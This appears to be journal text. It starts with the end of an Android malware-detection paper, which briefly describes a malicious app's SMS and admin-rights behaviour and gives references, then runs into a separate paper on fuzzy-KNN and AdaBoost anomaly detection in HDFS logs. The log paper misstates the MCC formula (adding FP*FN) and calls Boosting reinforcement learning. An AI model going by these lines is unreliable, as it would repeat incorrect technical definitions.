The class*c* of *love.qin.co.service* of the App sends messages to all contacts of the victim as shown in Listing 7.

Based on the above analysis, it can be seen that the malicious App tries to obtain the administrator authority of the mobile device. Once it obtains authority, it starts to set the operation to intercept incoming calls and messages. In order to obtain the user's sensitive information, it will automatically send malicious text messages to the victim's contacts as the victim.

B. Customized Features

In this paper, we manually analyzed a large number of malicious Apps to study the real malicious behaviors of malicious Apps of different families. Based on our study, we summarized 1695 features. We will open them to all researchers in need. Limited to the length of the paper, we list some of them in detail in Table 7.

Data Availability

For the convenience of researchers in related communities, we will open the dataset.

Conflicts of Interest

The authors declare that they have no conflicts of interest.

Acknowledgments

Thank you VirusTotal (*VT*) [29] for providing us with Apps. This work was supported in part by the National Key R&D Program of China under Grant No. 2018YFB0804703. This article is a version with extension on the basis of the paper accepted by SPNCE 2020 (https://www.google.com/url?q=https://spnce.eai-conferences.org/2020/accepted-papers/&sa=D&source=hangouts&ust=1604211194010000&usg=AFQjCNF8oiTapedWDv8qsGSdYvXewRs5dQ).

References

[1] The MITRE Corporation, "Common vulnerabilities and exposures," June 2018, https://cve.mitre.org/.

[2] Y. Zhou and X. Jiang, "Dissecting Android malware: characterization and evolution," in *2012 IEEE Symposium on Security and Privacy*, pp. 95–109, San Francisco, CA, USA, 2012.

[3] A. Pektaş and T. Acarman, "Learning to detect android malware via opcode sequences," *Neurocomputing*, vol. 396, pp. 599–608, 2020.

[4] J. Qiu, S. Nepal, W. Luo et al., "Data-driven android malware intelligence: a survey," in *Machine Learning for Cyber Security*, pp. 183–202, Springer, 2019.

[5] W. Wang, M. Zhao, and J. Wang, "Effective android malware detection with a hybrid model based on deep autoencoder and convolutional neural network," *Journal of Ambient Intelligence and Humanized Computing*, vol. 10, no. 8, pp. 3035–3043, 2019.

[6] X. Xiao, S. Zhang, F. Mercaldo, G. Hu, and A. K. Sangaiah, "Android malware detection based on system call sequences and lstm," *Multimedia Tools and Applications*, vol. 78, no. 4, pp. 3979–3999, 2019.

[7] N. Andronio, S. Zanero, and F. Maggi, "Heldroid: dissecting and detecting mobile ransomware," in *International Symposium on Recent Advances in Intrusion Detection*, pp. 382–404, Springer, 2015.

[8] W. Wen-Chieh and S.-H. Hung, "Droiddolphin: a dynamic android malware detection framework using big data and machine learning," in *Proceedings of the 2014 Conference on Research in Adaptive and Convergent Systems - RACS '14*, pp. 247–252, Towson, Maryland, 2014.

[9] I. Burguera, U. Zurutuza, and S. Nadjm-Tehrani, "Crowdroid: behavior-based malware detection system for android," in *Proceedings of the 1st ACM workshop on Security and privacy in smartphones and mobile devices - SPSM '11*, pp. 15–26, Chicago, Illinois, USA, 2011.

[10] M. Grace, Y. Zhou, Q. Zhang, S. Zou, and X. Jiang, "Riskranker: scalable and accurate zero-day android malware detection," in *Proceedings of the 10th international conference on Mobile systems, applications, and services - MobiSys '12*, pp. 281–294, Low Wood Bay, Lake District, UK, 2012.

[11] L. Deshotels, V. Notani, and A. Lakhotia, "Droidlegacy: automated familial classification of android malware," in *Proceedings of ACM SIGPLAN on Program Protection and Reverse Engineering Workshop 2014 - PPREW'14*, pp. 1–12, San Diego, CA, USA, 2014.

[12] S.-W. Hsiao, Y. S. Sun, and M. C. Chen, "Behavior grouping of android malware family," in *2016 IEEE International Conference on Communications (ICC)*, pp. 1–6, Kuala Lumpur, Malaysia, 2016.

[13] J. Garcia, M. Hammad, and S. Malek, "Lightweight, obfuscation-resilient detection and family identification of android malware," *ACM Transactions on Software Engineering and Methodology*, vol. 26, no. 3, pp. 1–29, 2018.

[14] Y. Zhou and X. Jiang, "Android malware genome project," June 2018, http://www.malgenomeproject.org/.

[15] L. Nataraj, S. Karthikeyan, G. Jacob, and B. S. Manjunath, "Malware images: visualization and automatic classification,"

in *Proceedings of the 8th International Symposium on Visualization for Cyber Security*no. 4, pp. 1–7, Pittsburgh, Pennsylvania, USA, 2011.

[16] J. Jung, J. Choi, S.-j. Cho, S. Han, M. Park, and Y. Hwang, "Android malware detection using convolutional neural networks and data section images," in *Proceedings of the 2018 Conference on Research in Adaptive and Convergent Systems - RACS '18*, pp. 149–153, Honolulu, Hawaii, 2018.

[17] G. Conti, E. Dean, M. Sinda, and B. Sangster, "Visual reverse engineering of binary and data files," in *Visualization for Computer Security*, vol. 5210 of Lecture Notes in Computer Science, pp. 1–17, Springer, Berlin, Heidelberg, 2008.

[18] J. Gennissen, L. Cavallaro, V. Moonsamy, and L. Batina, *Gamut: sifting through images to detect android malware*, Bachelor thesis, Royal Holloway University, London, UK, 2017.

[19] J. Zhang, Z. Qin, H. Yin, L. Ou, and Y. Hu, "Irmd: malware variant detection using opcode image recognition," in *2016 IEEE 22nd International Conference on Parallel and Distributed Systems (ICPADS)*, pp. 1175–1180, Wuhan, China, 2016.

[20] K. Kancherla and S. Mukkamala, "Image visualization based malware detection," in *2013 IEEE Symposium on Computational Intelligence in Cyber Security (CICS)*, pp. 40–44, Singapore, Singapore, 2013.

[21] P. Lantz, "Droidbox," July 2019, https://github.com/pjlantz/droidbox.

[22] G. Suarez-Tangil, J. E. Tapiador, P. Peris-Lopez, and J. Blasco, "Dendroid: a text mining approach to analyzing and classifying code structures in android malware families," *Expert Systems with Applications*, vol. 41, no. 4, pp. 1104–1117, 2014.

[23] M. Sebastián, R. Rivera, P. Kotzias, and J. Caballero, "AVclass: a tool for massive malware labeling," in *International Symposium on Research in Attacks, Intrusions, and Defenses*, pp. 230–253, Springer, 2016.

[24] C.-M. Lin, J.-H. Lin, C.-R. Dow, and C.-M. Wen, "Benchmark dalvik and native code for android system," in *2011 Second International Conference on Innovations in Bio-inspired Computing and Applications*, pp. 320–323, Shenzhan, China, 2011.

[25] D. Arp, M. Spreitzenbarth, M. Hübner, H. Gascon, and K. Rieck, "Drebin: effective and explainable detection of android malware in your pocket," in *Proceedings 2014 Network and Distributed System Security Symposium*, vol. 14, pp. 23–26, San Diego, CA, 2014.

[26] F. Wei, Y. Li, S. Roy, O. Xinming, and W. Zhou, "Deep ground truth analysis of current android malware," in *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pp. 252–276, Springer, 2017.

[27] Androguard Team, "androguard," Januay 2019, https://github.com/androguard/androguard.

[28] K. He, X. Zhang, S. Ren, and J. Sun, "Deep residual learning for image recognition," in *2016 IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pp. 770–778, Las Vegas, NV, USA, 2016.

[29] Google Inc., "Google Play," June 2020, https://play.google.com/store/apps//.

[30] Google Inc., "virustotal," June 2020, https://www.virustotal.com/.

[31] F. Ruiz, "Fakeinstaller," August 2019, https://www.mcafee.com/blogs/other-blogs/mcafee-labs/fakeinstaller-leads-the-attack-on-android-phones/.

[32] M. Shipman, "Plankton," August 2019, https://news.ncsu.edu/2011/06/wms-android-plankton/.

[33] K. Zhang, W. Zuo, Y. Chen, D. Meng, and L. Zhang, "Beyond a gaussian denoiser: residual learning of deep cnn for image denoising," *IEEE Transactions on Image Processing*, vol. 26, no. 7, pp. 3142–3155, 2017.

[34] N. McLaughlin, J. M. del Rincon, B. J. Kang et al., "Deep android malware detection," in *Proceedings of the Seventh ACM on Conference on Data and Application Security and Privacy*, pp. 301–308, Scottsdale, Arizona, USA, 2017.

[35] PNF Software Inc., "Jeb," May 2020, https://www.pnfsoftware.com/.

[36] C. Sun, H. Zhang, S. Qin, N. He, J. Qin, and H. Pan, "Dexx: a double layer unpacking framework for android," *IEEE Access*, vol. 6, pp. 61267–61276, 2018.

Hindawi
Wireless Communications and Mobile Computing
Volume 2020, Article ID 8853971, 8 pages
https://doi.org/10.1155/2020/8853971

Research Article

Detecting Overlapping Data in System Logs Based on Ensemble Learning Method

Chunbo Liu,[1] **Yitong Ren**,[2] **Mengmeng Liang**,[2] **Zhaojun Gu**,[1] **Jialiang Wang**,[2] **Lanlan Pan**,[2] **and Zhi Wang**[3]

[1]*Information Security Evaluation Center, Civil Aviation University of China, Tianjin 300300, China*
[2]*College of Computer Science and Technology, Civil Aviation University of China, Tianjin 300300, China*
[3]*College of Cyber Science, Nankai University, Tianjin 300350, China*

Correspondence should be addressed to Zhi Wang; zwang@nankai.edu.cn

Received 28 June 2020; Revised 20 November 2020; Accepted 4 December 2020; Published 15 December 2020

Academic Editor: Weizhi Meng

Machine learning techniques are essential for system log anomaly detection. It is prone to the phenomenon of class overlap because of too many similar system log data. The occurrence of this phenomenon will have a serious impact on the anomaly detection of the system logs. To solve the problem of class overlap in system logs, this paper proposes an anomaly detection model for class overlap problem on system logs. We first calculate the relationship between the sample data and the membership of different classes, normal or anomaly, and use the fuzziness to separate the sample data of the overlapping parts of the classes from the data of the other parts. AdaBoost, an ensemble learning approach, is used to detect overlapping data. Compared with machine learning algorithms, ensemble learning can better classify the data of the overlapping parts, so as to achieve the purpose of detecting the anomalies of the system logs. We also discussed the possible impact of different voting methods on ensemble learning results. Experimental results show that our model can be effectively applied in a variety of basic algorithms, and the results of each measure have been improved.

1. Introduction

With the increase of devices such as servers and sensors, the amount of data has explosively increased. The system administrators monitor the status of the log data to ensure the normal operation of the system. Due to the large amount of system log data, using machine learning to detect system log data is the mainstream trend today. However, it is likely that the sample data of different categories have the similar attribute values in the process of processing and analyzing data. It is difficult for classifiers or classification algorithms to divide decision boundary in these data distributions. Because the sample data is too complex to clearly define the class boundary, the problem caused by this situation is often referred to as class overlapping.

Due to the continuous evolution of classification models, the high performance of the models masks many problems. The phenomenon of class overlapping in the data is one of the problems that are easily overlooked. In the past few years, there have been some related studies on the processing of class overlapping data. It can be divided into the following situations.

(i) Identification in the data preprocessing: Liu [1] proposed partial discriminative training (PDT) program. In order to reduce the impact of the data in the overlapping parts of the class on the performance of the classifier, only part of the data is labelled in the preprocessing part. Not only does this change the original data, it is also very time-consuming

(ii) Manual identification: Sit et al. [2] used soft decision to solve the class overlapping problem. Assign multiple labels to the data that fall into the class overlapping area. The system administrator analyzes and makes judgments based on these options. Since each data that falls into the class overlapping area is

manually judged, labour and time costs are relatively high. Tang et al. [3] combined soft decision-making with optimized overlapping area detection algorithms to balance accuracy and soft decision costs. However, this approach is still inefficient in the era of big data

(iii) Fuzzy theory: Szmidt and Kukier [4] adopted fuzzy classifier to identify the class overlapping data and then expressed it with the intuitionistic fuzzy sets. Dabare et al. [5] used deep learning and fuzzy membership together

(iv) Machine learning: Fu et al. [6] and Debashree et al. [7] took Support Vector Machines (SVM) to process class overlapping data. Xiong et al. [8] used the naive Bayesian detection method to distinguish the class overlapping areas and nonclass overlapping areas. Zhang et al. [9] improved the KNN algorithm. The modified method can not only find the k-nearest neighbors (even the test object itself) of each sample in the training data set but also find the neighbors of the unknown test object. Lee and Kim [10] divided the data space into soft overlapping areas and hard overlapping areas and used SVM decision boundaries and KNN to classify the separated spaces. To reduce the complexity of the data, Sáez et al. [11] decomposed the problem into several binary classification problems, and each classification only judged the current subproblem. Bogucharskiy and Mashtalir [12] and Gong et al. [13] adopted clustering to solve the problem of class overlapping. The most common algorithm is C-means. Dabare et al. [5] integrated deep learning and fuzzy membership into the C-means

At the same time, the problem of class overlap has hot research in the fields of speech recognition [14, 15], biomedicine [16], credit card fraud detection [17], and software defect prediction [13]. However, there is no relevant paper on the class overlap problem in HDFS data anomaly detection.

In the previous studies, identifying overlapping data in data preprocessing or manual identification is too time-consuming to achieve an effective balance between accuracy and performance. The traditional machine learning method will make the data detection classification prefer to the classification with large amount of data. The main components of our model consist of two parts: separate data from overlapping areas and use ensemble learning to detect anomaly system log data. System log data in nonclass overlapping areas is easier to be successfully identified and classified. When there is a large amount of nonclass overlapping data in the system log data set, even if all the class overlapping data are misclassified, the anomaly detection model can still achieve an acceptable accuracy. In order to reduce the impact of the nonclass overlapping part of the system log data on the anomaly detection model, we adopt the combination of fuzzy sets and KNN to separate the phenomenon of class overlapping and nonclass overlapping. First, we calculated the relationship between the test sample data and the membership of different classes. Then, we used the fuzziness to separate the data of the class overlapping areas from the data of the nonclass overlapping areas. The data in the class overlapping areas is regarded as the key part.

In 1985, Keller et al. [18] proposed to use fuzzy set theory in combination with KNN. They assigned membership to each classification output test sample data, with a membership interval of 0 to 1. The closer the test sample data to 1, the greater the probability that the test sample data was classified correctly. However, as the amount of data increases, it costs a lot to calculate membership for each test sample data. Taneja et al. [19] improved the fuzzy KNN algorithm to reduce complexity and calculation time. Maillo et al. [20] also used large data sets to run fuzzy KNN.

Boosting is the most representative tandem classification algorithm of ensemble learning. The original Boosting was proposed by Schapire [21] in 1990 and described a method for transforming a weak learning algorithm into a high-precision model. This method is aimed at using this method as a general tool in practice to transform any weak learning classification algorithm into a high-performance classifier. However, AdaBoost [22] no longer needs to give prior information of weak classifiers such as performance parameters, and the algorithm can dynamically adapt the accuracy of each basic algorithm in an adaptive way and apply multiplicative weight update technology to derive new enhancement algorithms. Freund and Schapire [23] designed the AdaBoost above to study the effect of pseudoloss on the actual learning problem in multiclassification problems and set up two sets of AdaBoost and Bagging experiments for performance comparison using multiple weak classifiers. The experiment confirmed that the adjustment of the sample distribution has a positive effect on the enhancement algorithm. Today, AdaBoost has become the most widely used and most representative ensemble algorithm in Boosting.

AdaBoost, an ensemble learning approach, is used to detect overlapping data in detecting anomaly data by using ensemble learning. We use three different types of traditional machine learning methods, logistic regression, decision tree, and naive Bayes, as anomaly detection algorithms. Then, we use AdaBoost to compare with these three machine learning methods. Compared with machine learning algorithms, ensemble learning can better classify the data of the overlapping parts, so as to achieve the purpose of detecting the anomalies of the system logs.

Our contributions are as follows. (1) For the first time in the HDFS data set, the problem of overlapping of system logs in anomaly detection is proposed. (2) In order to reduce the impact of class overlapping on system log anomaly detection, this paper proposes a class overlap model for system log anomaly detection based on ensemble learning. The model uses fuzzy KNN to separate the data in the class overlapping areas and uses AdaBoost to detect system log data. (3) Compared with other methods, our model can reduce the impact of nonclass overlapping data on the experiment. (4) We use the HDFS system log data set for experiments and compare the experimental effects of AdaBoost and traditional machine learning algorithm to detect anomalies. The result shows that

the fuzzy k-nearest neighbor confirms the existence of class overlapping in this data set, and the effect of anomaly detection on system logs using ensemble learning has been significantly improved.

2. Materials and Methods

Figure 1 shows the algorithm flow of experiments. The following is the introduction of each method.

2.1. Fuzzy KNN. KNN is one of the most common algorithms in the field of machine learning. It was first proposed by Fix and Hodges in 1951. By searching for the k-nearest neighbors to the test sample data, the classification of the test sample data is determined according to the classification of most neighbors among the k neighbors. Different from linear classification, logistic regression, and other algorithms, the KNN does not have a clear formula that can represent the decision boundary. Whenever the data distribution cannot be identified or accessed in many physical applications, a nonparametric method such as KNN is required.

Fuzzy KNN is one of the extensions of KNN, which overcomes uncertainty in classification. Fuzzy KNN no longer outputs its classification when predicting the classification of the test sample data, but outputs the degree of membership of the test sample data for each classification, as the following formula:

$$\mu_i = \frac{\sum_{j=1}^{K} u_{ij}\left(\left\|x - x_j\right\|^{-2/(m-1)}\right)}{\sum_{j=1}^{K}\left(\left\|x - x_j\right\|^{-2/(m-1)}\right)}, \tag{1}$$

where $(\mu_i(x))_{i=1,2,\cdots,c} \in [0, 1]$ represents the membership value of the test sample x belonging to the i-th classification. $(u_{ij})_{j=1,2,\cdots,K} \in [0, 1]$ represents the i-th data of the j-th vector of the training sample set. The assignment membership of x is influenced by the reciprocal of the distance from the nearest neighbor and its membership. Variable parameter m weight can be adjusted.

2.2. Fuzziness. In 1968, Zadeh [24] first proposed the word fuzziness, that is, objects cannot be described by a clearly defined set of points. De Luca and Termini [25] proposed that fuzziness is an uncertainty related to the situation described by fuzzy sets, and a quantitative measure of fuzziness is defined by nonprobabilistic entropy that does not use any probability concept. For the first time, they explicitly proposed three attributes that the fuzziness measure should satisfy. These attributes indicate that when all members are equal to 0 or 1, the fuzziness should reach its maximum and minimum. According to the above research, Wang et al. [26] made the following formula definition for the fuzziness:

$$E(B) = -\frac{1}{n}\sum_{i=1}^{n}(\mu_i \log \mu_i + (1 - \mu_i) \log (1 - \mu_i)). \tag{2}$$

The test sample data is calculated by formula (1) μ_i, which is the membership value of the test sample data belonging to the i-th classification. The fuzzy set $B = \{\mu_i, \mu_2, \cdots, \mu_n\}$ is formed, and after derivation, the formula is obtained:

$$E'(B) = -\frac{1}{n}\sum_{i=1}^{n}(\log \mu_i - \log (1 - \mu_i)). \tag{3}$$

Therefore, the fuzziness reaches the maximum when $\mu_i = 0.5$.

2.3. AdaBoost. Boosting, also known as reinforcement learning, is an ensemble learning method used to improve the accuracy of weak classification algorithms or classifier. AdaBoost is the most representative and widely used algorithm in the Boosting series. Freund and Schapire [23] selected the weak classifier with the smallest weight coefficient from the trained weak classifiers to form a final strong classifier by adjusting the sample weights and weak classifier weights under the framework of the Boosting problem.

$$F_T = \sum_{m=1}^{T} f_m(x). \tag{4}$$

A train set $X = \{x_1, x_2, \cdots, x_n\}$ is given. Each sample data in the training set will correspond to a label l_i, $L = \{l_1, l_2, \cdots, l_n\}$. Initialize the weight distribution for each sample $D_m = \{w_{m1}, w_{m2}, \cdots, w_{mn}\}$. As shown in formula (4), the weak classifier f_m trained after T times finally obtains the strong classifier F_T. Calculate the error function ε_m of this iteration based on the output set:

$$\varepsilon_m = \sum_{m=1}^{T} w_{mi} I(h(x_i) \neq li), \tag{5}$$

$$\alpha_m = \frac{1}{2} \ln \left(\frac{1 - \varepsilon_m}{\varepsilon_m}\right). \tag{6}$$

2.4. Basis Algorithm. Logistic regression, decision tree, and naive Bayes are used to detect the system log data with class overlapping.

Logistic regression (LR) separates data with two labels as much as possible by fitting a line. During the test, the feature vector of the unknown tag data is input to obtain the tag of the data. If the test data are farther from the fitted line, the probability of belonging to a certain type of tag is greater.

Decision tree (DT) is a kind of tree structure algorithm, which uses the value of the test sample data as a branch. Each internal node of the DT can represent the judgment of an attribute, while each branch represents the judgment result, and each leaf node represents a classification result.

Naive Bayes (NB) is a classification method based on Bayes' theorem and the independent assumption of feature conditions. Unlike other classification algorithms, the NB mathematical theory is very mature. By assuming that the sample condition attributes are independent, the posterior probability results are obtained according to the prior probability and test sample data.




Figure 1: Algorithm flow.

Require: classifier c, test sample data x_i, probability of normal p_N, probability of anomaly p_A
Result: result of voting V_i
$list \longleftarrow [1, 2, \cdots, n]$
For c **in** $list$ **do**
  if $p_N(x_i) > p_A(x_i)$ **then**
    $v_c = 0$ **else** $v_c = 1$
if $len(v_c = 0) > len(v_c = 1)$ **then**
  $V_i = 0$ **else** $V_i = 1$

Algorithm 1: Process of Hard Voting.

Require: classifier c, test sample data x_i, probability of normal p_N, probability of anomaly p_A
Result: result of voting V_i
$v_{cN} = 0$, $v_{cA} = 0$, $list \longleftarrow [1, 2, \cdots, n]$
For c **in** $list$ **do**
  $v_{cN} += p_N(x_i)$, $v_{cA} += p_A(x_i)$
if $(v_{cN}/5) > (v_{cA}/5)$ **then**
    $V_i = 0$ **else** $V_i = 1$

Algorithm 2: Process of Soft Voting.

2.5. Voting. Voting is commonly used for data classification, which requires a combination model of at least two algorithms. Each algorithm has its own learning strategy and prediction method, so different algorithms may have different prediction results for data. Hard voting obeys the majority voting method according to the result of minority classification. For the binary classification problem, the number of algorithm combination models must be odd number. Soft voting uses a weighted average of algorithm classification probabilities to predict results. Anomaly detection of system logs is a binary category problem, where N is normal log data and A is abnormal log data. Algorithms 1 and 2 give the calculation process of hard voting and soft voting, respectively. Compared with soft voting, the disadvantage of hard voting is that if the test sample data evades the detection of most machine learning algorithms, although there are a few algorithm classifiers that successfully detect and classify, the results will still tend to vote for most algorithms. Soft voting uses this data to assign the predicted classification probability in machine learning algorithm detection and weights it to average. Different algorithms have different learning and classification strategies. This advantage is that when it is faced with the data of the class overlap area, it can not only make the classifier with a larger decision-making grasp play a better effect but also avoid the judgment error when the classifier decision boundary is blurred.

Table 1: The process of data preprocessing.

Process	Message
Raw log	Verification succeeded for blk_490
Structured log	Verification succeeded for <∗ >
Event ID	Event3

3. Results and Discussion

3.1. Experimental Data and Evaluation Measures. This experiment uses 3.1 GHz Intel Core i5 processor, 8 GB RAM, and macOS operating system. The experimental data is a 1.58 G HDFS_1 data set provided by the Chinese University of Hong Kong, which is extracted on Amazon EC2 platform. HDFS is used to store data and manage data in distributed computing. HDFS uses Block ID to record file storage,

movement, deletion, and other behavioral events. Each Block ID generates many identical events. It is easy to cause the occurrence of class overlap phenomenon. In data preprocessing, we distinguish the fixed text and variable parts in the raw log. We take the uncensored fixed text as structured log and use *Event* to correspond to *structured log*. As shown in Table 1, there is a message raw log "*Verification succeeded for blk_490*" converted to structured log: "*Verification succeeded for* <∗>," and *Event3* is used to correspond to it [27]. Count each Event according to the Block ID (such as *blk_490*) in HDFS.

The data set is recorded in chronological order, divided by the ratio of 80% of the training set and 20% of the test set. The experimental evaluation measures use secondary evaluation measures based on confusion matrix: accuracy, precision, recall, and $F1$ value. These methods are used to evaluate the effectiveness of the algorithm for detecting class overlapping.

$$\text{Accuracy} = \frac{\text{TP} + \text{TN}}{\text{TP} + \text{FP} + \text{FN} + \text{TN}}, \tag{7}$$

$$\text{Precision} = \frac{\text{TP}}{\text{TP} + \text{FP}}, \tag{8}$$

$$\text{Recall} = \frac{\text{TP}}{\text{TP} + \text{FN}}, \tag{9}$$

$$F1 = \frac{2 * \text{Precision} * \text{Recall}}{(\text{Precision} + \text{Recall})}. \tag{10}$$

$F1$ value is an evaluation measure to evaluate the average degree of precision and recall. In order to assess all measures such as True Positive (TP), True Negative (TN), False Positive (FP), and False Negative (FN) in the confusion matrix, we adopt chi-square Distribution Matthews Correlation Coefficient (MCC):

$$\text{MCC} = \frac{\text{TP} * \text{TN} + \text{FP} * \text{FN}}{\sqrt{(\text{TP} + \text{FP})(\text{TP} + \text{FN})(\text{TN} + \text{FP})(\text{TN} + \text{FN})}}. \tag{11}$$

The MCC returns a real number between -1 and 1. -1 means that the prediction is completely wrong, 1 means perfect prediction, and 0 means no better than random prediction.

3.2. Class Overlapping. Because a part of system log data which are different types have very similar attributes, they cannot fit decision boundary in parameter-based algorithms. Therefore, fuzzy set theory and nonparametric KNN are combined to calculate test sample data and membership in different classifications. Set the variable parameters in KNN to $K = 11$, $m = 2$. It was found that with the increase of fuzziness, the probability of error also increased, and the test sample data fuzziness of all classification errors are above 0.65.

As shown in Table 2, the fuzziness of the test sample data is divided into two groups with 0.65 as the boundary for anomaly detection. The accuracy of the test sample data less than or equal to 0.65 is significantly higher than that of the data with fuzziness greater than 0.65. What is more, this phenomenon is more obvious in the fuzziness KNN. The anomaly detection accuracy of the test sample data with fuzziness less than or equal to 0.65 can reach 0.971, while that of the data with fuzziness greater than 0.65 is only 0.333.

Table 2: Comparison of accuracy with two fuzziness in different algorithms.

Fuzziness	Algorithms			
	Fuzzy KNN	LR	DT	NB
Accuracy (>0.65)	0.333	0.857	0.857	0.761
Accuracy (≤0.65)	0.971	0.914	0.971	0.829

As fuzziness increases, the lower the accuracy of anomaly detection, the higher the probability of class overlapping of data. We use TSNE to reduce the dimension and visualize the test set data in order to more intuitively observe the data distribution. Figure 2(a) shows the distribution of all system log data in the test set, and the data is deduplicated. The data was deduplicated to reduce the impact of large amounts of duplicate data. Figures 2(b) and 2(c) show the distribution of test sample data with fuzziness greater than 0.65 and less than 0.65. The distribution of test sample data shown in Figure 2(c) is relatively regular, which can divide the decision boundary easily. However, the phenomenon of data class overlapping appears in Figure 2(b). Therefore, we separated the test sample data with fuzziness greater than 0.65 for key research. All the test sample data below are class overlapping area data with fuzziness greater than 0.65.

3.3. Comparison of Results. Table 3 shows the results of three traditional machine learning methods on class overlapping phenomenon data and filtered data with fuzziness less than 0.65. We can find that the accuracy scores of LR, DT, and NB on filtered data are all higher than the scores on class overlapping phenomenon data. After removing the overlap log data, the accuracy of log anomaly detection of all the above algorithms increases. The increase of DT accuracy score is much significant from 0.857 to 0.971. Like accuracy results, the results of precision, recall, $F1$, and MCC are generally higher in three algorithms on the data without class overlapping phenomenon. This shows that filtering out class overlapping data is very necessary for anomaly detection.

Table 4 shows the results of anomaly detection using AdaBoost on class overlapping phenomenon data and filtered data with fuzziness less than 0.65. AB-LR, AB-DT, and AB-NB are upgraded LR, DT, and NB methods with AdaBoost. As a result, it was found that performance of all machine learning algorithms is generally improved after ensemble. The anomaly detection accuracy of AD-DT reached to 0.952, and the lowest accuracy score is 0.857 using AB-NB. After ensemble, the recall scores of LR and NB have some decline, but the $F1$ scores have a significant increase. Like Table 2 results, the performances of the three methods are generally higher on the data without class overlapping phenomenon.




Figure 2: Data distribution of using TSNE. The x-coordinate represents the high-dimensional data distribution (Gaussian distribution). The y-coordinate represents the low-dimensional data distribution (t distribution). The blue point represents normal data, and the red point anomaly data. (a) The distribution of all system log data in the test set. (b) The distribution of test sample data with fuzziness greater than 0.65. (c) The distribution of test sample data with fuzziness less than 0.65.

Table 3: Performance results based on traditional machine learning.

Algorithm	Performance metrics				
	Accuracy	Precision	Recall	$F1$	MCC
LR	0.857	0.846	0.917	0.880	0.5
LR (<0.65)	0.914	0.931	0.964	0.947	0.742
DT	0.857	0.811	0.750	0.857	0.507
DT (<0.65)	0.971	0.92	0.821	0.868	0.565
NB	0.761	0.733	0.917	0.815	0.232
NB (<0.65)	0.829	0.824	1.0	0.903	0.343

Table 4: Performance results based on AdaBoost.

Algorithm	Performance metrics				
	Accuracy	Precision	Recall	$F1$	MCC
AB-LR	0.905	1.0	0.833	0.909	0.682
AB-LR (<0.65)	0.905	1.0	0.833	0.909	0.826
AB-DT	0.952	1.0	0.917	0.957	0.825
AB-DT (<0.65)	0.971	1.0	0.964	0.982	0.919
AB-NB	0.857	0.909	0.833	0.870	0.512
AB-NB (<0.65)	0.829	1.0	0.786	0.88	0.65

Table 5: Performance results based on voting.

Algorithm	Performance metrics				
	Accuracy	Precision	Recall	$F1$	MCC
Hard voting	0.905	1	0.833	0.909	0.682
Soft voting	0.952	0.923	1	0.960	0.821

The results of anomaly detection based on voting in the area of the class overlap phenomenon are shown in Table 5. The prediction result of hard voting is the same as the classification result score of anomaly detection using logistic regression algorithm in AdaBoost. As stated in algorithm voting, hard voting will tend to vote for the best algorithms. Where the probability difference of the algorithm classification result is very small is not considered by hard voting.

Table 6: Performance results of DLME.

Algorithm	Performance metrics				
	Accuracy	Precision	Recall	$F1$	MCC
DLME	0.845	0.722	0.720	0.711	0.609
AB-DLME (<0.65)	0.971	1.0	0.964	0.982	0.919

Hard voting only considers the voting results of each algorithm. The accuracy of soft voting is 0.952, which is like the accuracy of the decision tree. Compared with the highest accuracy in a single classifier, there is no improvement, while comparing the accuracy and recall rate, the three basic algorithms of logistic regression, decision tree, and naive Bayes have different anomaly detection strategies, and the results are also different. Soft voting's probability-weighted voting changed the final prediction results, but unfortunately in this model, some test sample data became correct after weighted voting classification, and some became wrong.

There are some other research works [28, 29] introducing ensemble learning algorithms on the HDFS data set. We reproduced the DLME [28] according to the description in its paper. Table 6 shows the results of DLME on the original HDFS data set and the data set with fuzziness less than 0.65. The test results prove that without phenomenon of class overlapping in the HDFS data set could significantly improve the performance of DLME. The $F1$ score of DLME has a dramatic increase from 0.711 to 0.982. DLME also has a distinct improvement in MCC from 0.609 to 0.919.

We also compared the performance between DLME and AB-DT on the original HDFS data set which contains class overlapping phenomenon. As shown in Figure 3, the AB-DT method has higher scores than DLME on the accuracy, precision, recall, $F1$, and MCC.

